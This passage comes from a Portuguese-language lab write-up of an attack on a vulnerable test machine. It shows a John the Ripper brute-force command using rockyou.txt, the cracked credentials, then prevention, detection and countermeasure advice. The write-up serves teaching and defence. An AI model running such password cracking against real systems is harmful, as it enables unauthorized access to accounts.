--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--save-memory=LEVEL     enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL  this node's number range out of TOTAL count
--fork=N               fork N processes
--pot=NAME             pot file to use
--list=WHAT            list capabilities, see --list=help or doc/OPTIONS
--format=NAME          force hash of type NAME. The supported formats can
                        be seen with --list=formats and --list=subformats

root@kali:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@kali:~#
```

Figura 6: Localização da lista de palavras “rockyou.txt”

Com o caminho da lista de palavras, utilizamos o seguinte comando para realizar o ataque de força bruta

```
john /usr/share/wordlists/rockyou.txt.gz /root/Desktop/passw
```

Depois de um tempo, temos o seguinte resultado:

```

root@kali:~# john /usr/share/wordlists/rockyou.txt.gz /root/Desktop/passw
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: detected hash type "md5crypt", but the string is also recognized as
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type inste
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5
/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin      (msfadmin)
postgres      (postgres)
user          (user)
service       (service)
123456789     (klog)
batman        (sys)

```

Figura 7: Resultado do ataque de força bruta com John the Ripper

## Prevenção

Nesta seção focaremos em meios para prevenir um ataque como o nosso. A melhor opção para isso, que seria a mais barata e simples, é atualizar o *software* instalado na máquina. Deve-se lembrar que essas vulnerabilidades estão presentes nas versões mais antigas do programa, sendo que nas novas já ocorreram correções, logo, manter os *softwares* atualizados é uma boa medida de se proteger.

Contudo, e se não houver novas atualizações? Então devemos ter maneiras mais sofisticadas de proteção. Note que o grande sucesso do ataque se deve em muito porque ele obtém informações das portas abertas, o que permite ele saber qual o serviço e sua versão.

Assim, se conseguirmos evitar que ele descubra isso, estaríamos diminuindo sua chance de ataque. Pode-se realizar isso configurando o *firewall*: Com o *iptables* cria-se regras para aceitar tráfego somente de *hosts* confiáveis, evitando que o *port scanner* envie pacotes para saber quais portas estão abertas. Além disso, muitos *firewalls* possuem ferramentas e opções que permitem identificar quando um *port scanning* está ocorrendo. Abaixo há regras do *iptables* que podem auxiliar na prevenção:

1. Limpe as regras do *iptables* (supondo que seja a primeira vez que esteja utilizando):

```

iptables -F
iptables -F -t nat
iptables -F -t mangle

```

2. Utilize o comando abaixo para que nenhum pacote seja aceito:

```
iptables -A INPUT -s 0.0.0.0/0 -j DROP
```

3. Agora aceite os hosts confiáveis com o seguinte comando:

```
iptables -I INPUT -p tcp -s XXX.XXX.XXX.XXX -j ACCEPT
```

Este comando irá instruir o `iptables` a aceitar pacotes do endereço IP XXX.XXX.XXX.XXX. Note que nessa abordagem estamos bloqueando todo o tráfego para aceitar apenas pacotes de máquinas confiáveis.

Com relação ao ataque de força bruta utilizando o `john`, o que pode ser feito contra isso é a troca das senhas dos usuários por senhas mais fortes, ou seja, senhas maiores, com maior variedade de caracteres e com inclusão de caracteres especiais. Isso pode dificultar muito o processamento envolvido na quebra dessas senhas, o que se traduz em maior proteção dos dados.

## Detecção

Infelizmente, mesmo realizando uma prevenção boa, nunca é possível garantir 100% de segurança de um sistema. Deve-se lembrar que tal fato é apenas uma utopia, i.e, nós devemos trabalhar para alcançar os 100% mas de fato tal valor é inatingível, pois sempre haverá falhas e vulnerabilidades que poderão ser exploradas.

Dessa maneira, pode ocorrer do atacante conseguir invadir a máquina da vítima e nesse ponto fica a questão: como identificar que há um intruso na máquina? Para saber disso um administrador de rede pode analisar o tráfego de pacotes que há na rede com o *Wireshark*, por exemplo. Com este *software*, ele pode identificar que há um tráfego de pacotes muito grande para um *host* desconhecido (supondo que o atacante esteja trocando muitas informações com o computador da vítima). De modo geral, qualquer comportamento estranho no tráfego de pacotes deve ser levado em consideração pelo administrador.

Além disso, supondo que o atacante esteja realizando um DoS ou utilizando a máquina da vítima para alguma outra tarefa, é trabalho do administrador verificar a carga de processamento dos computadores da empresa, i.e, ele pode checar de tempos em tempos como os processadores de cada computador estão funcionando. Pode-se criar um *script* que envia informações para o computador central, por exemplo. Desse modo, ele poderia notar que existe uma máquina utilizando muito o processador, indicando que ele teria invadido.

Por fim, o administrador poderia verificar ou gerar arquivos de *log* que permitem identificar toda a atividade do computador. Qualquer atitude estranha nesses arquivos seria motivo para pensar que há um intruso no sistema.

É importante dizer que todas essas medidas são válidas mas não são 100% eficazes. Caso o atacante seja bem experiente ele pode arrumar maneiras de evitar tudo isso e se manter escondido no sistema. Inclusive, o *meterpreter* utilizado no nosso ataque é um programa de difícil detecção por realizar a injeção de *stagers* - programas que criam um canal de comunicações para mandar um *payload* a um computador remoto - em bibliotecas dinâmicas já carregadas. De qualquer forma, é válido realizar tais checagens.

## Contramedidas

Sabendo que há um intruso na máquina, o que pode-se fazer? Tudo vai depender de como o administrador deseja agir dadas as circunstâncias. Por exemplo, caso ele queira saber mais informações sobre o atacante, ele pode analisar o tráfego dos pacotes para identificar qual o seu endereço IP assim como pode criar *honeypots/honeynets* na tentativa de fazer ele acessar outras portas vulneráveis.

Caso o atacante esteja roubando informações sigilosas, o administrador pode contê-lo com o *firewall* impedindo que ele envie pacotes para a máquina ou até mesmo em primeira instância desativando todas as portas e serviços para impedir o tráfego. Após pensar bem, pode retomar aos poucos os serviços.

## Conclusão

Após analisar como é feito um ataque e como se defender dele, nota-se certos aspectos importantes na segurança da informação: A primeira é que existem boas práticas a serem tomadas e que são bem simples de serem feitas (e.g. manter os *softwares* atualizados). A segunda é que o administrador da rede deve sempre estar atento para o que acontece no tráfego, i.e, qualquer mudança deve ser tratada como ameaça.

Além disso, é válido o ciclo da segurança: Detecção/Resposta e prevenção. O administrador deve sempre procurar melhorar o sistema conforme vulnerabilidades são expostas.

Por fim, fica evidente que conhecer como os ataques são feitos auxilia em muito na defesa do sistema, pois conforme descrito nas sessões passadas, foi a partir do conhecimento que um *port scanning* é realizado que tentou-se adotar medidas para evitá-lo. Ademais, fica um adendo de que nunca é possível atingir 100% de segurança mas podemos trabalhar ao seu encontro.

Portanto, está exposto como é importante conhecer o seu adversário e os ataques existentes no mundo digital, pois é a partir desse conhecimento que podemos criar sistemas mais seguros.